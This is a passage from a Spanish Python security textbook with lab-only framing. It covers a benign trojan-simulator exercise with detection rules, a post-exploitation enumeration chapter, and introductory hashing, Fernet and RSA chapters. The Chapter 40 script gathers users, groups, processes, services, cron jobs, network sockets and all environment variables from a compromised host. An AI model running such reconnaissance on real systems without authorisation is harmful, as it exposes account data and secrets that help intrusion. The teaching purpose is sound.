INBOX_DIR = SAFE_ROOT / "inbox"
OUT_DIR = SAFE_ROOT / "outbox"

ALLOWED_TASKS = {"os_info", "list_dummy", "make_dummy", "summary"}

def init_sandbox():
    for d in (DATA_DIR, LOGS_DIR, INBOX_DIR, OUT_DIR):
        d.mkdir(parents=True, exist_ok=True)
        # Pre-cargar datos inofensivos
    for i in range(3):
        p = (DATA_DIR / f"dummy_{i}.txt")
        if not p.exists():
            p.write_text(f"DUMMY FILE {i}\nLAB_TROJAN_SIM_PY\n",
encoding="utf-8")
        # Comandos de arranque (si no existen)
        cmd = INBOX_DIR / "commands.json"
        if not cmd.exists():
            cmd.write_text(json.dumps({"interval_s": 5, "tasks":
["os_info","list_dummy"]}, indent=2))

def log(msg: str):
    ts = datetime.datetime.utcnow().isoformat() + "Z"
    (LOGS_DIR / "sim.log").open("a", encoding="utf-8").write(f"{ts}
{msg}\n")

def safe_path(p: pathlib.Path) -> pathlib.Path:
    rp = p.resolve()
    if SAFE_ROOT not in rp.parents and rp != SAFE_ROOT:
        raise ValueError("Ruta fuera de sandbox")
    return rp

def read_commands():
    try:
        data = json.loads((INBOX_DIR /
"commands.json").read_text(encoding="utf-8"))
        interval = int(data.get("interval_s", 5))
        tasks = [t for t in data.get("tasks", []) if t in
ALLOWED_TASKS]
        return max(1, min(interval, 60)), tasks
    except Exception as e:
        log(f"[WARN] No se pudo leer commands.json: {e}")
        return 5, []

def task_os_info():
    info = {
        "system": platform.system(),
        "release": platform.release(),
```

```

        "version": platform.version(),
        "machine": platform.machine(),
        "marker": "LAB_TROJAN_SIM_PY"
    }
    (OUT_DIR / "os_info.json").write_text(json.dumps(info,
indent=2), encoding="utf-8")
    log("[TASK] os_info -> outbox/os_info.json")

def task_list_dummy():
    files = sorted([p.name for p in DATA_DIR.glob("*.txt")])
    (OUT_DIR / "list_dummy.json").write_text(json.dumps(files,
indent=2), encoding="utf-8")
    log(f"[TASK] list_dummy -> {len(files)} elementos")

def task_make_dummy():
    rand = "".join(random.choice(string.ascii_lowercase) for _ in
range(6))
    fp = DATA_DIR / f"dummy_{rand}.txt"
    fp.write_text("GENERATED BY SIMULATOR\nLAB_TROJAN_SIM_PY\n",
encoding="utf-8")
    log(f"[TASK] make_dummy -> {fp.name}")

def task_summary():
    # Resumen inofensivo de eventos (lee el propio log)
    log_path = LOGS_DIR / "sim.log"
    summary_path = OUT_DIR / "summary.txt"
    if log_path.exists():
        lines = log_path.read_text(encoding="utf-8").splitlines() [-
50:]
        summary_path.write_text("\n".join(lines), encoding="utf-8")
        log("[TASK] summary -> outbox/summary.txt")
    else:
        log("[TASK] summary -> sin log previo")

TASKS = {
    "os_info": task_os_info,
    "list_dummy": task_list_dummy,
    "make_dummy": task_make_dummy,
    "summary": task_summary,
}

def main():
    init_sandbox()
    log("[BOOT] Simulator started (no-network, no-persistence)")
    while True:
        interval, tasks = read_commands()
        for t in tasks:
            try:
                TASKS[t]()
            except Exception as e:
                log(f"[ERROR] Ejecutando {t}: {e}")
        log(f"[IDLE] Sleeping {interval}s")
        time.sleep(interval)

if __name__ == "__main__":
    main()

```

Qué hace y qué NO hace este simulador

- ✓❑ Crea un *loop* con intervalo configurable leyendo `inbox/commands.json`.
 - ✓❑ Ejecuta **solo** tareas permitidas y **benignas** (listar *dummy*, info del sistema, generar archivos ficticios, resumen del propio log).
 - ✓❑ Escribe todo en `logs/sim.log` para ejercicios de detección.
 - ✗ **No** ejecuta comandos del sistema, **no** persiste, **no** usa red, **no** toca fuera de `./lab_sandbox`.
-

Ejercicios de detección (blue team)

- **Búsqueda de indicadores en archivos:** detectar la cadena `LAB_TROJAN_SIM_PY` en `data/` y `outbox/`.

Reglas YARA (solo ejemplo pedagógico):

```
rule LAB_TROJAN_SIM_PY_Marker {
  strings:
    $m1 = "LAB_TROJAN_SIM_PY"
  condition:
    $m1
}
```

- - **Consultas de telemetría** (en tu SIEM/lab):
 - Alertar cuando aparezca `sim.log` o cuando un proceso escriba repetidamente en `./lab_sandbox/outbox/`.
 - Detectar patrones de “beacon local”: escritura en `sim.log` con intervalos regulares.
-

Variantes seguras para ampliar la práctica

- **Estados del implante:** `BOOT` → `IDLE` → `TASKING` → `REPORT` → `IDLE` (solo logs).
 - **Jitter benigno:** variar el intervalo dentro de 3–10s para simular irregularidad.
 - **Inyección de ruido:** crear archivos *dummy* aleatorios que obliguen a depurar falsos positivos.
 - **Panel offline:** en lugar de editar `commands.json` a mano, crear un **script** separado que lo reescriba (siempre local) con tareas permitidas.
-

Qué NO debes implementar (para mantenerlo ético)

- Persistencia (Run keys, servicios, *cron*, *launchd*).
 - Cualquier llamada a `subprocess`, *shell* o ejecución remota.
 - Conexiones salientes (HTTP, DNS, ICMP, WebSockets...).
 - Lectura de documentos del usuario o rutas fuera de `./lab_sandbox`.
 - Funciones de ofuscación, *packing* o evasión de EDR/AV.
-

Checklist de auditoría del laboratorio

- [] El sandbox existe y se limpia fácilmente.
- [] No hay importaciones de red ni uso de `subprocess`.
- [] Los únicos artefactos creados viven dentro de `./lab_sandbox`.
- [] Todos los eventos quedan en `logs/sim.log`.
- [] Las tareas están restringidas a `ALLOWED_TASKS`.

Capítulo 40. Post-explotación: enumeración de sistemas con Python

Disclaimer: Solo para laboratorios y pruebas con autorización explícita. El objetivo es **entender** el entorno comprometido para **reducir riesgos** y **mejorar defensas**, no dañar ni extraer información sensible.

¿Por qué enumerar?

Tras obtener acceso, el siguiente paso profesional es **caracterizar el sistema**: qué SO corre, qué usuarios existen, qué procesos/servicios están activos, cómo es la red local y qué controles defensivos podrían afectar la validación del hallazgo. La buena enumeración permite:

- Priorizar **contención** y **remediación** (lado azul).
- Delimitar alcance y **evitar acciones peligrosas** (lado rojo con ética).
- Generar **evidencia técnica** para el informe.

Mapa de objetivos de enumeración

Categoría	¿Qué recolectar?	Utilidad defensiva
Sistema	SO, versión, arquitectura, hostname, FQDN	Parcheo, hardening por familia/versión
Cuentas	Usuario actual, usuarios locales, grupos	Detección de cuentas huérfanas/privilegios
Procesos	PID, nombre, usuario	Caza de procesos anómalos
Servicios/Tareas	Servicios activos, tareas programadas	Persistencias comunes/mala configuración
Red	Interfaces, IPs, puertas en escucha*	Segmentación y exposición lateral

Variables	PATH, HOME, TEMP, etc.	Desvíos de ruta, binarios inseguros
-----------	------------------------	-------------------------------------

* En escucha: preferentemente con librerías locales; evita escaneo activo desde el host en producción.

Principios operativos (OPSEC ético)

- **Lectura, no modificación.** No cambies estado del sistema.
 - **Bajo impacto.** Usa llamadas nativas y recolección pasiva.
 - **Trazabilidad.** Deja registro en tu cuaderno de campo; no generes archivos en hosts productivos (en laboratorio, sí).
 - **Privacidad.** Evita contenido de usuarios (documentos, credenciales).
-

Toolkit mínimo en Python (multiplataforma, sin dependencias; con “opcionales” si hay `psutil`)

Todos los ejemplos escriben un **reporte JSON local**. Úsalos en **entornos controlados**.

```
#!/usr/bin/env python3
# postenum_basic.py - Enumeración local segura (lab)
import os, json, socket, platform, subprocess, datetime, shutil,
pathlib

OUT = pathlib.Path("./postenum_report.json")

def sys_info():
    return {
        "hostname": socket.gethostname(),
        "fqdn": socket.getfqdn(),
        "system": platform.system(),
        "release": platform.release(),
        "version": platform.version(),
        "machine": platform.machine(),
        "python": platform.python_version()
    }

def current_user():
    who = os.environ.get("USERNAME") or os.environ.get("USER")
    try:
        out = subprocess.check_output(
            ["whoami", "/all"] if platform.system()=="Windows" else
["id"],
            text=True, stderr=subprocess.STDOUT
        )
    except Exception:
        out = who or "unknown"
    return {"user": who, "detail": out}

def users_and_groups():
    data = {"users": [], "groups": []}
    if platform.system() != "Windows":
```

```

        try:
            import pwd, grp
            data["users"] = [
                {"name": u.pw_name, "uid": u.pw_uid, "home":
u.pw_dir, "shell": u.pw_shell}
                for u in pwd.getpwall() if u.pw_uid >= 1000
            ]
            data["groups"] = [g.gr_name for g in grp.getgrall()]
        except Exception:
            pass
    else:
        # Fallbacks ligeros en Windows
        for cmd in (["whoami", "/groups"], ["net", "user"]):
            try:
                data["groups" if "/groups" in " ".join(cmd) else
"users"] = \
                    subprocess.check_output(cmd, text=True,
stderr=subprocess.STDOUT)
            except Exception:
                pass
    return data

def processes():
    # Intenta psutil si está disponible (mejor detalle)
    try:
        import psutil
        procs = []
        for p in
psutil.process_iter(attrs=["pid", "name", "username"]):
            procs.append(p.info)
        return {"source": "psutil", "list": procs}
    except Exception:
        try:
            if platform.system()=="Windows":
                out = subprocess.check_output(["tasklist"],
text=True, stderr=subprocess.STDOUT)
            else:
                out = subprocess.check_output(["ps", "-
eo", "pid,comm,user"], text=True, stderr=subprocess.STDOUT)
            return {"source": "native", "raw": out}
        except Exception as e:
            return {"error": str(e)}

def services_and_tasks():
    info = {}
    try:
        if platform.system()=="Windows":
            info["services"] =
subprocess.check_output(["sc", "query", "state=", "all"], text=True,
stderr=subprocess.STDOUT)
            info["scheduled"] =
subprocess.check_output(["schtasks", "/query", "/fo", "LIST", "/v"],
text=True, stderr=subprocess.STDOUT)
        else:
            info["services"] =
subprocess.check_output(["systemctl", "list-units", "--
type=service", "--state=running"], text=True,
stderr=subprocess.STDOUT)

```

```

        # Tareas comunes: crontab del usuario actual (si
existe)
        info["cron"] = subprocess.check_output(["crontab", "-
l"], text=True, stderr=subprocess.STDOUT)
    except Exception:
        pass
    return info

def net_overview():
    # Preferir psutil si está; si no, recurrir a comandos nativos
    try:
        import psutil
        addrs = {iface:[s._asdict() for s in
psutil.net_if_addrs()[iface]] for iface in psutil.net_if_addrs()}
        conns =
[{"laddr":f"{c.laddr.ip}:{c.laddr.port}", "status":str(c.status)}
for c in psutil.net_connections(kind='inet') if c.laddr]
        return {"interfaces": addrs, "listening": conns,
"source": "psutil"}
    except Exception:
        try:
            if platform.system()=="Windows":
                ip = subprocess.check_output(["ipconfig", "/all"],
text=True, stderr=subprocess.STDOUT)
                net = subprocess.check_output(["netstat", "-ano"],
text=True, stderr=subprocess.STDOUT)
            else:
                ip = subprocess.check_output(["ip", "a"], text=True,
stderr=subprocess.STDOUT)
                net = subprocess.check_output(["ss", "-ltnp"],
text=True, stderr=subprocess.STDOUT)
            return {"ip_info": ip, "sockets": net,
"source": "native"}
        except Exception as e:
            return {"error": str(e)}

def env_vars():
    safe = {k: v for k, v in os.environ.items() if len(v) < 2000}
    return safe

def main():
    report = {
        "timestamp": datetime.datetime.utcnow().isoformat()+"Z",
        "sys_info": sys_info(),
        "current_user": current_user(),
        "users_groups": users_and_groups(),
        "processes": processes(),
        "services_tasks": services_and_tasks(),
        "network": net_overview(),
        "env": env_vars()
    }
    OUT.write_text(json.dumps(report, indent=2), encoding="utf-8")
    print(f"[+] Reporte escrito en {OUT.resolve()}")

if __name__ == "__main__":
    main()

```

Notas de uso:

- Si `psutil` está instalado, la visibilidad mejora (interfaces y sockets).
 - Evita ejecutar binarios de alto ruido en producción; en laboratorio puedes comparar **salida nativa vs psutil**.
-

Checklist de verificación rápida

- [] SO y versión documentados (afecta matrices MITRE/contención).
 - [] Usuario actual y grupos (mínimos privilegios/roles).
 - [] Procesos en ejecución (firmas y nombres inusuales).
 - [] Servicios activos y tareas programadas (persistencias frecuentes).
 - [] Panorama de red (interfaces, puertos en escucha con `psutil/ss`).
 - [] Variables de entorno (rutas inseguras, `PATH` contaminado).
-

Buenas prácticas para el informe

- Exporta a JSON (como en el script) y **adjunta extractos** en el reporte técnico.
 - Mapea hallazgos a **riesgo** y **recomendación** (p. ej., “servicio X sin actualización → actualizar/aislar”).
 - Indica **herramientas** usadas, **fecha/hora** y **huella** (ruta del reporte, usuario que ejecutó).
-

Parte V – Criptografía y Seguridad

Capítulo 41. Fundamentos de criptografía en Python

Disclaimer: Este capítulo tiene fines exclusivamente educativos. Los ejemplos presentados no deben emplearse en contextos productivos ni para usos maliciosos. La criptografía es una herramienta poderosa y su mal uso puede tener consecuencias legales y éticas.

Introducción

La criptografía es la ciencia de proteger la información mediante técnicas matemáticas y algoritmos diseñados para garantizar **confidencialidad**, **integridad**, **autenticidad** y, en algunos casos, **no repudio**. En la post-explotación y en la defensa de sistemas, la criptografía se convierte en un pilar esencial. Python, gracias a sus librerías integradas y externas, facilita el aprendizaje de estos fundamentos y permite implementar prototipos y prácticas seguras en entornos controlados.

Este capítulo presenta una introducción a los conceptos básicos de la criptografía en Python: **hashing**, **cifrado simétrico**, **cifrado asimétrico** y **firmas digitales**.

Conceptos fundamentales

1. **Confidencialidad:** mantener la información inaccesible a terceros.
 2. **Integridad:** asegurar que los datos no han sido alterados.
 3. **Autenticidad:** verificar la identidad de quien envía o recibe la información.
 4. **No repudio:** imposibilitar que el emisor niegue su participación en una comunicación.
-

Hashing en Python

Los *hashes* permiten verificar integridad. Un *hash* convierte cualquier entrada en una cadena de longitud fija.

Ejemplo básico con `hashlib`:

```
import hashlib

data = "Mensaje de prueba".encode()

# Hash con SHA-256
hash_value = hashlib.sha256(data).hexdigest()
print("SHA-256:", hash_value)

# Hash con MD5 (obsoleto, solo para demo)
md5_value = hashlib.md5(data).hexdigest()
print("MD5:", md5_value)
```

→ ☐ SHA-256 es seguro para integridad; MD5 ya no se recomienda por colisiones.

Cifrado simétrico con Fernet (AES-128 en CBC + HMAC)

Python ofrece la librería **cryptography** para un uso seguro de algoritmos modernos.

```
from cryptography.fernet import Fernet

# Generar clave
key = Fernet.generate_key()
cipher = Fernet(key)

# Cifrar mensaje
texto = b"Secreto educativo"
token = cipher.encrypt(texto)
print("Cifrado:", token)

# Descifrar
original = cipher.decrypt(token)
print("Descifrado:", original.decode())
```

→ ☐ El mismo secreto (clave) se usa tanto para cifrar como para descifrar. Ideal para almacenamiento temporal, pero requiere protección de claves.

Cifrado asimétrico (RSA)

El cifrado asimétrico utiliza **clave pública** para cifrar y **clave privada** para descifrar.

Ejemplo con cryptography:

```
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import hashes, serialization

# Generar par de claves
private_key = rsa.generate_private_key(public_exponent=65537,
key_size=2048)
public_key = private_key.public_key()

# Cifrar con clave pública
mensaje = b"Top Secret"
cifrado = public_key.encrypt(
    mensaje,
    padding.OAEP(mgf=padding.MGF1(algorithm=hashes.SHA256()),
algorithm=hashes.SHA256(), label=None)
)

# Descifrar con clave privada
descifrado = private_key.decrypt(
    cifrado,
    padding.OAEP(mgf=padding.MGF1(algorithm=hashes.SHA256()),
algorithm=hashes.SHA256(), label=None)
)

print("Original:", descifrado.decode())
```

→ ☐ RSA es útil para intercambio de claves y autenticación, aunque lento para grandes volúmenes de datos.

Firmas digitales

Permiten verificar la **autenticidad e integridad** de un mensaje.

```
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes

mensaje = b"Contrato educativo"

# Firmar
firma = private_key.sign(
    mensaje,
    padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH),
hashes.SHA256()
)

# Verificar
public_key.verify(
    firma,
```

```
mensaje,
padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH),
hashes.SHA256()
)

print("Firma verificada con éxito")
```

→ ☐ Solo la clave privada puede firmar y la pública verificar.

Comparación de técnicas

Técnica	Uso principal	Pros	Contras
Hash (SHA-256)	Integridad	Rápido, irreversible	No protege confidencialidad
Simétrico (Fernet/AES)	Confidencialidad	Rápido y seguro	Requiere manejo seguro de claves
Asimétrico (RSA)	Intercambio de claves, autenticación	Escalable, robusto	Lento para grandes datos
Firma digital	Autenticidad, no repudio	Confiable	Requiere infraestructura de claves (PKI)

Buenas prácticas

- Nunca almacenar claves en texto plano.
- Usar siempre algoritmos modernos (SHA-2/3, AES, RSA \geq 2048).
- Evitar el uso de MD5 o SHA-1 en producción.
- Combinar hash + cifrado para máxima seguridad.
- Mantener las librerías criptográficas actualizadas.

Conclusión

La criptografía es el “idioma secreto” de la ciberseguridad. Con Python es posible experimentar con algoritmos modernos de forma sencilla, entender cómo se aplican y practicar en un entorno educativo seguro. Desde verificar integridad con hashes hasta cifrar y firmar mensajes, dominar estos fundamentos es esencial para cualquier profesional de seguridad.

Capítulo 42. Hashing y verificación de integridad con hashlib

Disclaimer: Todo el contenido de este capítulo está destinado a fines educativos en entornos controlados. La verificación de integridad es una técnica clave para la ciberseguridad defensiva, auditorías y buenas prácticas de programación. No debe usarse con fines maliciosos.

Introducción

El hashing es uno de los pilares de la criptografía aplicada en sistemas modernos. Su objetivo no es ocultar información, sino **representarla de forma única y verificable**. Python, mediante la librería estándar `hashlib`, permite generar y comparar huellas digitales de datos, archivos y mensajes.

El hashing tiene tres propiedades fundamentales:

1. **Determinismo:** un mismo mensaje siempre produce el mismo hash.
 2. **Unidireccionalidad:** es prácticamente imposible obtener el mensaje original a partir del hash.
 3. **Resistencia a colisiones:** es difícil encontrar dos mensajes distintos con el mismo hash.
-

Algoritmos soportados en hashlib

Python ofrece varios algoritmos de la familia **MD5, SHA-1, SHA-2 y SHA-3**.

- **MD5 y SHA-1:** hoy inseguros, pero aún se ven en sistemas antiguos.
- **SHA-2 (SHA-224, SHA-256, SHA-384, SHA-512):** recomendados y ampliamente usados.
- **SHA-3:** alternativa moderna, basada en Keccak.

Ejemplo para listar algoritmos disponibles en tu instalación:

```
import hashlib
print(hashlib.algorithms_available)
```

Hashing de cadenas

```
import hashlib

mensaje = "Integridad en laboratorio".encode()

sha256_hash = hashlib.sha256(mensaje).hexdigest()
sha3_hash = hashlib.sha3_256(mensaje).hexdigest()

print("SHA-256:", sha256_hash)
print("SHA3-256:", sha3_hash)
```

→ ☐ Esto genera dos hashes distintos de la misma cadena, ambos válidos, pero con algoritmos diferentes.

Hashing de archivos

El uso más común del hashing en la práctica es verificar la integridad de archivos descargados.

```
import hashlib

def hash_archivo(ruta, algoritmo="sha256", bloque=65536):
    h = hashlib.new(algoritmo)
    with open(ruta, "rb") as f:
        while chunk := f.read(bloque):
            h.update(chunk)
    return h.hexdigest()

archivo = "ejemplo.txt"
print("Hash SHA-256:", hash_archivo(archivo, "sha256"))
```

→ ☐ La lectura en bloques permite manejar archivos grandes sin consumir toda la memoria.

Verificación de integridad

Podemos verificar si un archivo no ha sido alterado comparando su hash con el valor esperado.

```
hash_esperado =
"f2ca1bb6c7e907d06dfe4687e579fce76b37e4e93b7605022da52e6ccc26fd2"
archivo = "ejemplo.txt"

hash_actual = hash_archivo(archivo, "sha256")

if hash_actual == hash_esperado:
    print("✓ ☐ Integridad verificada")
else:
    print("✗ El archivo fue alterado")
```

Ejemplo práctico: checksums en descargas

Muchas distribuciones Linux publican los hashes de sus ISOs. Podemos automatizar la verificación.

```
hashes_publicados = {
    "ubuntu.iso": "3e5a3...hash_oficial...",
    "debian.iso": "d71fa...hash_oficial..."
```

```
}

for archivo, hash_ref in hashes_publicados.items():
    try:
        h = hash_archivo(archivo, "sha256")
        print(f"{archivo}: {'OK' if h == hash_ref else 'ALTERADO'}")
    except FileNotFoundError:
        print(f"{archivo}: no encontrado")
```

→ ☐ Esto permite verificar múltiples archivos de una sola vez.

Comparación de algoritmos

Algoritmo	Longitud	Seguridad actual	Uso recomendado
MD5	128 bits	Inseguro, colisiones conocidas	Solo pruebas/legado
SHA-1	160 bits	Débil, colisiones prácticas	Sistemas antiguos
SHA-256	256 bits	Seguro hoy	Descargas, blockchain, TLS
SHA-512	512 bits	Muy seguro, más lento	Firmas digitales, integridad crítica
SHA3-256	256 bits	Seguro, estándar NIST	Alternativa moderna

Buenas prácticas

- Usar **SHA-256 o SHA-3** como estándar de verificación.
 - Nunca confiar en MD5/SHA-1 para seguridad crítica.
 - Verificar siempre las descargas de software con los hashes oficiales.
 - En desarrollo, usar hashing para detectar manipulación o corrupción de datos.
 - Almacenar hashes de integridad separados del archivo original (idealmente en un servidor seguro).
-

Ejercicio propuesto

1. Descarga un archivo ISO oficial de Linux.
 2. Calcula su hash con `hashlib`.
 3. Compáralo con el valor publicado en la web oficial.
 4. Documenta cualquier diferencia encontrada.
-

Conclusión

El hashing y la verificación de integridad son técnicas esenciales en ciberseguridad, desde la descarga de software hasta la auditoría de logs. Con `hashlib`, Python ofrece una interfaz sencilla pero poderosa para trabajar con múltiples algoritmos criptográficos. Dominar este tema no solo mejora la práctica defensiva, sino que también prepara el terreno para comprender cómo los atacantes intentan romper estas medidas.

Capítulo 43. Cifrado simétrico con Fernet (Cryptography)

Disclaimer: Este capítulo es solo para fines educativos. No uses los ejemplos para ocultar datos sensibles en producción. El cifrado debe implementarse siempre con protocolos formales, almacenamiento seguro de claves y controles de acceso estrictos.

Introducción

El cifrado simétrico es uno de los métodos más utilizados en la seguridad informática. Se basa en una **clave secreta compartida** que sirve tanto para **cifrar** como para **descifrar** datos. Su principal ventaja es la velocidad, lo que lo hace ideal para proteger grandes volúmenes de información.

En Python, la librería `cryptography` ofrece la clase **Fernet**, una implementación de cifrado simétrico que usa **AES-128 en modo CBC con HMAC-SHA256** para garantizar no solo **confidencialidad**, sino también **integridad** y **autenticidad** del mensaje.

¿Qué es Fernet?

Fernet define un **formato estándar de token cifrado** que incluye:

- Una marca temporal (timestamp).
- El texto cifrado con AES.
- Un código de autenticación (HMAC).

Esto asegura que el mensaje no solo esté cifrado, sino que también se pueda verificar que no fue manipulado.

Ejemplo básico: generar clave y cifrar

```
from cryptography.fernet import Fernet

# Generar una clave
key = Fernet.generate_key()
cipher = Fernet(key)

# Mensaje a cifrar
```



```
mensaje = b"Este es un mensaje secreto educativo"

# Cifrado
token = cipher.encrypt(mensaje)
print("Cifrado:", token)

# Descifrado
descifrado = cipher.decrypt(token)
print("Descifrado:", descifrado.decode())
```

→ ☐ En este ejemplo, la misma clave sirve para ambas operaciones. Si la clave se pierde, **los datos no podrán recuperarse**.

Guardar y reutilizar la clave

Para que el cifrado sea útil, la clave debe almacenarse de forma segura (idealmente en un **gestor de secretos**, no en el código).

```
# Guardar la clave en un archivo
with open("clave.key", "wb") as f:
    f.write(key)

# Recuperar la clave desde archivo
with open("clave.key", "rb") as f:
    key_guardada = f.read()

cipher2 = Fernet(key_guardada)
print(cipher2.decrypt(token).decode())
```

→ ☐ Esto simula un flujo donde una aplicación guarda la clave en un almacén y luego la usa en otra ejecución.

Ejemplo práctico: cifrado de archivos

```
import pathlib
from cryptography.fernet import Fernet

# Cargar clave (si existe) o generar nueva
key_file = pathlib.Path("clave.key")
if key_file.exists():
    key = key_file.read_bytes()
else:
    key = Fernet.generate_key()
    key_file.write_bytes(key)

cipher = Fernet(key)

# Archivo a proteger
entrada = pathlib.Path("secreto.txt")
salida = pathlib.Path("secreto.txt.enc")
```

```
# Cifrar contenido
token = cipher.encrypt(entrada.read_bytes())
salida.write_bytes(token)

print("Archivo cifrado:", salida)

# Descifrar de vuelta
descifrado = cipher.decrypt(salida.read_bytes())
print("Contenido:", descifrado.decode())
```

→ ☐ Este flujo permite proteger archivos sensibles en un laboratorio. En producción deberían aplicarse permisos restrictivos al archivo `.key`.

Tokens con tiempo de vida

Fernet permite **invalidar tokens antiguos** verificando la validez temporal:

```
import time

token = cipher.encrypt(b"Mensaje temporal")
time.sleep(3)

try:
    # Expira a los 2 segundos
    desc = cipher.decrypt(token, ttl=2)
    print("Descifrado:", desc.decode())
except Exception:
    print("❌ Token expirado")
```

→ ☐ Muy útil para generar **sesiones seguras** o **links temporales**.

Ventajas y limitaciones de Fernet

Ventajas:

- Sencillo de usar y seguro por defecto.
- Incluye cifrado + integridad (HMAC).
- Compatible con múltiples lenguajes.
- Permite control temporal de tokens.

Limitaciones:

- No admite intercambio de claves (necesita canal seguro).
 - Basado en AES-128 (suficiente, pero algunos entornos exigen AES-256).
 - Menos flexible que usar directamente primitivas de bajo nivel.
-

Comparación práctica

Método	Algoritmo	Seguridad	Uso típico
hashlib	SHA-2 / SHA-3	Solo integridad	Comprobación de descargas
Fernet	AES-128 + HMAC	Confidencialidad + integridad	Almacenar configuraciones seguras
RSA (asimétrico)	Claves pública/privada	Intercambio, autenticación	Compartir secretos sin canal seguro

Buenas prácticas

- Nunca hardcodear la clave en el código.
- Usar **gestores de secretos** (ejemplo: Vault, AWS KMS, Azure Key Vault).
- Rotar las claves periódicamente.
- No reutilizar claves entre distintos sistemas.
- En producción, combinar cifrado simétrico con asimétrico para intercambio seguro de claves.

Ejercicio propuesto

1. Crea un archivo de texto con información ficticia.
2. Cifralo con el script de Fernet.
3. Borra el archivo original y solo conserva el `.enc`.
4. Intenta descifrarlo con la clave.
5. Luego intenta con otra clave y observa el error.

Conclusión

El cifrado simétrico con Fernet es una herramienta poderosa y sencilla para proteger información en entornos controlados. Python facilita experimentar con estos conceptos y comprender los riesgos de la **gestión de claves**. La seguridad real no depende solo del algoritmo, sino de cómo se almacenan y distribuyen las claves.

Capítulo 44. Cifrado asimétrico con RSA en Python

Disclaimer: Contenido educativo para laboratorios controlados. No reutilices ejemplos tal cual en producción; aplica gestión de claves, controles de acceso y *hardening*.

1) ¿Qué es RSA y para qué sirve?

RSA usa un **par de claves**:

- **Pública** → cifrar / verificar firmas.
- **Privada** → descifrar / firmar.

Casos típicos:

- **Intercambio de secretos** (cifras un secreto simétrico con la pública).
- **Firmas digitales** (garantizan autenticidad e integridad).

En la práctica, **no** ciframos archivos grandes con RSA: se usa **híbrido** (RSA para la clave simétrica, AES/Fernet para los datos).

2) Librería recomendada

Usaremos `cryptography` (haz `pip install cryptography`). Evita implementar primitivas a mano.

3) Generación de claves RSA (seguras por defecto)

```
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization

# Generar clave privada (mínimo 2048 bits; 3072 o 4096 si tu
# política lo exige)
private_key = rsa.generate_private_key(public_exponent=65537,
key_size=2048)
public_key = private_key.public_key()

# Serializar clave privada en PEM protegida con passphrase
pwd = b"passphrase-segura"
pem_priv = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.BestAvailableEncryption(pwd)
)

# Serializar clave pública en PEM (sin cifrar)
pem_pub = public_key.public_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PublicFormat.SubjectPublicKeyInfo
)

open("rsa_priv.pem", "wb").write(pem_priv)
open("rsa_pub.pem", "wb").write(pem_pub)
```

Notas:

- `PKCS8 + BestAvailableEncryption` protege la privada con PBKDF.
 - Guarda la **privada** con permisos restrictivos (600 en Unix).
-

4) Cifrado y descifrado con RSA-OAEP (recomendado)

Usa OAEP con SHA-256 (evita PKCS#1 v1.5 para cifrado salvo compatibilidad heredada).

```
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes, serialization

# Cargar claves desde PEM
from cryptography.hazmat.backends import default_backend
pwd = b"passphrase-segura"
priv =
serialization.load_pem_private_key(open("rsa_priv.pem", "rb").read(),
, password=pwd, backend=default_backend())
pub =
serialization.load_pem_public_key(open("rsa_pub.pem", "rb").read(),
backend=default_backend())

mensaje = b"secreto de laboratorio"

cifrado = pub.encrypt(
    mensaje,
    padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(),
        label=None
    )
)

descifrado = priv.decrypt(
    cifrado,
    padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(),
        label=None
    )
)
print(descifrado.decode())
```

Límite de tamaño: con OAEP-SHA256, el tamaño máximo del mensaje $\approx k - 2 \cdot hLen - 2$, donde k = bytes de la clave (2048 bits \rightarrow 256 bytes) y $hLen = 32$. Resultado: ~ 190 bytes. Para datos grandes \rightarrow **cifrado híbrido**.

5) Firmas digitales con RSA-PSS (recomendado)

PSS mitiga ataques que afectan al antiguo esquema PKCS#1 v1.5 para firmas.

```
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes

data = b"contrato-educativo-v1"

# Firmar con la privada
firma = priv.sign(
    data,
```

```

padding.PSS(
    mgf=padding.MGF1(hashes.SHA256()),
    salt_length=padding.PSS.MAX_LENGTH
),
hashes.SHA256()
)

# Verificar con la pública (lanza excepción si falla)
pub.verify(
    firma,
    data,
    padding.PSS(
        mgf=padding.MGF1(hashes.SHA256()),
        salt_length=padding.PSS.MAX_LENGTH
    ),
    hashes.SHA256()
)
print("Firma verificada")

```

6) Cifrado híbrido (envoltura de claves) con RSA + Fernet

Cifra el contenido con Fernet (AES + HMAC) y **envuelve** la clave simétrica con RSA-OAEP.

```

import json, base64, pathlib
from cryptography.fernet import Fernet

# 1) Generar clave simétrica y cifrar datos
fkey = Fernet.generate_key()
fernet = Fernet(fkey)

plaintext = pathlib.Path("documento.txt").read_bytes()
token = fernet.encrypt(plaintext)

# 2) Envolver la clave simétrica con RSA pública
wrapped_key = pub.encrypt(
    fkey,
    padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(),
        label=None
    )
)

# 3) Empaquetar en un "sobre" portable (JSON + base64)
package = {
    "alg": "RSA-OAEP+Fernet",
    "wrapped_key": base64.b64encode(wrapped_key).decode(),
    "ciphertext": base64.b64encode(token).decode()
}
open("sobre.json", "w").write(json.dumps(package, indent=2))

```

Descifrado del sobre:

```

pkg = json.loads(open("sobre.json").read())
wrapped_key = base64.b64decode(pkg["wrapped_key"])
ciphertext = base64.b64decode(pkg["ciphertext"])

# 1) Desenvolver la clave simétrica con la privada RSA
fkey = priv.decrypt(
    wrapped_key,
    padding.OAEP(
        mgf=padding.MGF1(hashes.SHA256()),
        algorithm=hashes.SHA256(),
        label=None
    )
)

# 2) Descifrar el contenido con Fernet
fernet = Fernet(fkey)
plaintext = fernet.decrypt(ciphertext)
open("documento.recuperado.txt", "wb").write(plaintext)

```

